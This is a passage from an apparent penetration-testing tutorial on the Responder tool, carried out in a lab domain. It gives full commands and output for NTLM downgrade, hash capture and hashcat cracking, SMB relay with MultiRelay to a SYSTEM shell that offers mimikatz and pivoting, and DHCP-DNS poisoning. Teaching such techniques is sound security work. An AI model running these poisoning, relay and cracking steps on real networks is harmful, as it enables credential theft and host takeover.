
increases the length of our NTLM hash in turn increasing complexity to crack the hash. We can configure Responder to use simple NTLMv2 (without ESS) which would result in lower time complexity to crack hashes.

–disable-ess flag does that. –lm flag tries to force the NTLM authentication to version 1 instead of 2, which is not possible in later windows and windows server versions. Here, we will use Attack 2 procedure with disable-ess flag.


```
1.  responder -I eth0 -wdF --lm --disable-ess
```



This would give the user a pop-up



As soon as Mufasa enters his credentials, we would see that a downgraded version of the NTLMv2 hash has now been obtained



This can be cracked using hashcat and you'd notice it took 3 seconds time as compared to 7 seconds in Attack 2 (half less than before)!

```
MUFASA::IGNITE:8e7c0595f1680760:bd4fccbf3646c14372d5f8c7bbe5fe1f:0101000000000008d72cb546a4ad801e7031eaa21
80e0430000000020000000000000000000000:Password@1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: MUFASA::IGNITE:8e7c0595f1680760:bd4fccbf3646c14372d ... 000000
Time.Started.....: Thu Apr  7 06:32:43 2022 (3 secs)
Time.Estimated...: Thu Apr  7 06:32:46 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   708.7 kH/s (0.56ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2103296/14344385 (14.66%)
Rejected.........: 0/2103296 (0.00%)
Restore.Point....: 2102784/14344385 (14.66%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Phoenix602 → Passp0rt
Hardware.Mon.#1..: Util: 51%

Started: Thu Apr  7 06:32:41 2022
Stopped: Thu Apr  7 06:32:48 2022
```

Responder external IP poisoning

Responder can be used to send LLMNR poisoned requests to the victim that contains another IP than the one we are currently using. It creates stealth and allows us to conduct more sophisticated attacks. This can be done using “-e” option

```
1.  responder -I eth0 -e 192.168.1.2
```

Responder multi-relay: shell on a system

Relaying is one of the most commonly used techniques used for credential access. A relay or forwarder receives valid authentication and then forwards that request to another server/system and tries to authenticate to that server/system by using the valid credentials so received. In Attack 1, we used an invalid SMB share to get hashes of the requesting system.

What if the requestor was Admin?

Sure, we can get his credentials and wait till hashcat cracks it or be smarter and use relay to forward this authentication on our desired host and gain shell on it directly!

To do that, lgandx has included a script called “MultiRelay.py” in /usr/share/Responder/tools folder. We need to install a few dependencies and build the supporting binaries that would run on the victim system and grant us a reverse shell.

```
1. apt-get install gcc-mingw-w64-x86-64
2. x86_64-w64-mingw32-gcc ./MultiRelay/bin/Runas.c -o ./MultiRelay/bin/Runas.exe -municode -lwtsapi32 -luserenv
```

```
3.  x86_64-w64-mingw32-gcc ./MultiRelay/bin/Syssvc.c -o ./MultiRelay/bin/Syssvc.exe -
    municode
4.  curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
5.  python get-pip.py
6.  pip install pycryptodome
```

Once its done, we can run MultiRelay.py without any errors or warnings.

```
1.  cd /usr/share/responder/tools
2.  python3 MultiRelay.py
```

```
┌──(root㉿kali)-[/usr/share/responder/tools]
└─# pwd
/usr/share/responder/tools

┌──(root㉿kali)-[/usr/share/responder/tools]
└─# ls
BrowserListener.py  FindSQLSrv.py  Icmp-Redirect.py  MultiRelay.py  __pycache__          RunFinger.py
DNSUpdate.py        get-pip.py     MultiRelay        odict.py       RunFingerPackets.py  SMBFinger

┌──(root㉿kali)-[/usr/share/responder/tools]
└─# python3 MultiRelay.py -h
Usage:
responder-MultiRelay -t 10.20.30.40 -u Administrator lgandx admin
responder-MultiRelay -t 10.20.30.40 -u ALL

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -t 10.20.30.45        Target server for SMB relay.
  -p 8081               Additional port to listen on, this will relay for
                        proxy, http and webdav incoming packets.
  -u, --UserToRelay     Users to relay. Use '-u ALL' to relay all users.
  -c whoami, --command=whoami
                        Single command to run (scripting)
  -d, --dump            Dump hashes (scripting)

┌──(root㉿kali)-[/usr/share/responder/tools]
└─#
```

Now, first criteria for this attack to work with SMB is that SMB signing has to be disabled. It is disabled by default so that checks our ease to exploit. It can be tested using the nmap script smb-security-mode

```
1.  nmap -p445 --script=smb-security-mode 192.168.1.3
```

```
┌──(root㉿kali)-[/usr/share/responder/tools]
└─# nmap -p445 --script=smb-security-mode 192.168.1.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-07 09:08 EDT
Nmap scan report for 192.168.1.3
Host is up (0.00069s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:B9:BA:16 (VMware)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 13.70 seconds

┌──(root㉿kali)-[/usr/share/responder/tools]
└─#
```

As you can see, SMB signing is disabled so the coast is cleared. We can run MultiRelay now. To run it we need to specify the target using “-t” and “-u” specifies users to which relay is to be forwarded. You can choose selectively too and create lesser noise in network.

```
1. python3 MultiRelay.py -t 192.168.1.3 -u ALL
```

```
┌──(root㉿kali)-[/usr/share/responder/tools]
└─# python3 MultiRelay.py -t 192.168.1.3 -u ALL

Responder MultiRelay 2.5 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']


Retrieving information for 192.168.1.3...
SMB signing: False
Os version: 'Windows 10 Pro 10586'
Hostname: 'WORKSTATION01'
Part of the 'IGNITE' domain
```

As you can see above, the script has detected my victim’s OS, computer account name (workstation01) and SMB signing status too. One other thing to note here is that this script is

using HTTP and SMB ports. So, to prevent any conflict, we need to turn these servers OFF in responder.conf file. We just open the file in /usr/share/responder/Responder.conf and turn off HTTP and SMB. If done properly, when we launch responder next time, an OFF switch like this shall be there.

Now, as per Attack 1's methodology, we run responder

```
1. responder -I eth0
```

```
┌──(root㉿kali)-[/usr/share/responder]
└─# nano Responder.conf

┌──(root㉿kali)-[/usr/share/responder]
└─# responder -I eth0

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
```

Now, an administrator tries to open a shared drive. He is unsuccessful as the share wowowow doesn't exist! So, responder intervenes and poisons requests successfully.

```
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-VG5073JX11C]
    Responder Domain Name      [A0M0.LOCAL]
    Responder DCE-RPC Port     [46185]

[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.2 for name WORKSTATION01 (service: File Server)
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.2 for name WOWOWOWO (service: File Server)
[*] [LLMNR]  Poisoned answer sent to fe80::1019:f2c:646b:8b5e for name wowowowo
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.2 for name wowowowo
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.2 for name wowowowo
[*] [LLMNR]  Poisoned answer sent to fe80::1019:f2c:646b:8b5e for name wowowowo
```

Now, in Attack 1, we had SMB server running in responder, so the victim authenticated to us and we were able to see creds. Here, SMB relaying is setup in MultiRelay.py, so that credential is now forwarded to our victim “192.168.1.3” and we gain a shell successfully on it! We received an NT AUTHORITY privilege too. This is possible because Admin had required rights on the C$ and the binary we compiled earlier was upload, ran and gave us a great shell. It could be done to gain access to a lower priv account too.

```
[+] Client info: ['Windows Server 2016 Standard Evaluation 14393', domain: 'IGNITE', signing:'False']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump                → Extract the SAM database and print hashes.
regdump KEY         → Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File   → Read a file (eg: read /windows/win.ini)
get  Path_To_File   → Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File→ Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File→ Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \window
s\temp\
runas  Command      → Run a command as the currently logged in user. (eg: runas whoami)
scan /24            → Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot  IP address   → Connect to another host (eg: pivot 10.0.0.12)
mimi   command      → Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32  command     → Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd  command       → Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help                → Print this message.
exit                → Exit this shell and return in relay mode.
                      If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 192.168.1.3 as LocalSystem.
C:\Windows\system32\:#whoami
File size: 125.45KB
[==========================================================================================] 100.0%
Uploaded in: -0.982 seconds
nt authority\system

C:\Windows\system32\:#hostname
File size: 125.45KB
[==========================================================================================] 100.0%
Uploaded in: -0.981 seconds
workstation01

C:\Windows\system32\:#
```

Responder DNS injection in DHCP response

In the event where DHCP is being used to identify the IP which is hosting, let’s say, an SMB drive called “wow” (refer attack 1), responder can also inject a rogue DNS record in DHCP


responses.

Responder has a rogue DNS server set up. Basically, any victim trying to access a false shared drive tries to resolve the name by finding the correct DNS server. DHCP tries to resolve the IP by locating correct DNS server. It sends out a request. Responder replies to the DHCP request and injects its own DNS server IP in the DHCP response successfully poisoning the DHCP response. Victim receives this, sees our DNS server IP and tries to access the share "wow" by connecting to us. Victim now authenticates to our rogue DNS server rather than discarding the query.

The DHCP-DNS injection can be set up using "-D" option:

```
1. responder -I eth0 -D
```

When the victim accesses any invalid share, a prompt is now visible.



NTLM hashes have now been successfully retried by injecting our rogue DNS server IP!

```
[+] Listening for events ...

[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name IGNITE (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name M (service: File Server)
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name m
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name m
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name m
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name m
[SMB] NTLMv2-SSP Client   : fe80::ddc5:3b8f:e421:a88a
[SMB] NTLMv2-SSP Username : IGNITE\harshitrajpal
[SMB] NTLMv2-SSP Hash     : harshitrajpal::IGNITE:4ec766a262c2cb24:23695A669A93924BBA998B6AABF1332E:0101000
000000000808CA546604AD8019460460DCE4F4808000000000020008004F00390030004E0001001E00570049004E002D00350046004E
00550047044004B00460045004500390004003400570049004E002D00350046004E00550047044004B00460045004500390002E004
F00390030004E002E004C004F00430041004C00030014004F00390030004E002E004C004F00430041004C00050014004F0039003000
4E002E004C004F00430041004C0007000800808CA546604AD80106000400020000000800300030000000000000000000000020000
03A2791461D17B578EE134720309C12A85CC22847F992008CCC5C27B448AC22D00A00100000000000000000000000000000000000009
000C00630069006600730002F006D000000000000000000000000
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name MNSHDBF (service: File Server)
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name mnshdbf
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name mnshdbf
```

What are these servers in responder?

Responder supports multiple servers as shown below in the screenshot. These are rogue servers that may facilitate one or more attacks.


```
[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
```

Upon an nmap scan, we see that the servers are operable


```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-07 10:30 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0000090s latency).
Not shown: 985 closed tcp ports (reset)
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp?
25/tcp   open  smtp
53/tcp   open  domain?
80/tcp   open  http           Microsoft IIS httpd 7.5
88/tcp   open  kerberos-sec?
110/tcp  open  pop3           Openwall popa3d
135/tcp  open  msrpc?
139/tcp  open  microsoft-ds
143/tcp  open  imap
389/tcp  open  tcpwrapped
443/tcp  open  ssl/http       Microsoft IIS httpd 7.5
445/tcp  open  microsoft-ds
587/tcp  open  smtp
1433/tcp open  ms-sql-s       Microsoft SQL Server 2005 9.00.4035; SP3
3389/tcp open  ms-wbt-server?
7 services unrecognized despite returning data. If you know the service/ver
g fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port21-TCP:V=7.92%I=7%D=4/7%Time=624EF5AF%P=x86_64-pc-linux-gnu%r(NULL,
SF:D,"220\x20Welcome\r\n")%r(GenericLines,2B,"220\x20Welcome\r\n502\x20Com
SF:mand\x20not\x20implemented\.\r\n")%r(Help,2B,"220\x20Welcome\r\n502\x20
SF:Command\x20not\x20implemented\.\r\n")%r(GetRequest,2B,"220\x20Welcome\r
SF:\n502\x20Command\x20not\x20implemented\.\r\n")%r(HTTPOptions,2B,"220\x2
SF:0Welcome\r\n502\x20Command\x20not\x20implemented\.\r\n")%r(RTSPRequest,
SF:2B,"220\x20Welcome\r\n502\x20Command\x20not\x20implemented\.\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port25-TCP:V=7.92%I=7%D=4/7%Time=624EF5AF%P=x86_64-pc-linux-gnu%r(NULL,
SF:16,"220\x20ICOI\.LOCAL\x20ESMTP\r\n")%r(Hello,46,"220\x20ICOI\.LOCAL\x2
SF:0ESMTP\r\n250-ICOI\.LOCAL\r\n250\x20AUTH\x20LOGIN\x20PLAIN\x20XYMCOOKIE
SF:\r\n")%r(Help,16,"220\x20ICOI\.LOCAL\x20ESMTP\r\n")%r(GenericLines,16,"
SF:220\x20ICOI\.LOCAL\x20ESMTP\r\n")%r(GetRequest,16,"220\x20ICOI\.LOCAL\x
SF:20ESMTP\r\n");
```

For example, in the demo above, a DNS server IP was needed, so responder created a rogue DNS server and added its own IP in order to facilitate DHCP-DNS poisoning. Similarly, SMB


server captures auth credentials directly of a victim when a share on our Kali machine is being accessed. Like:



Responder successfully captures the NTLM hashes



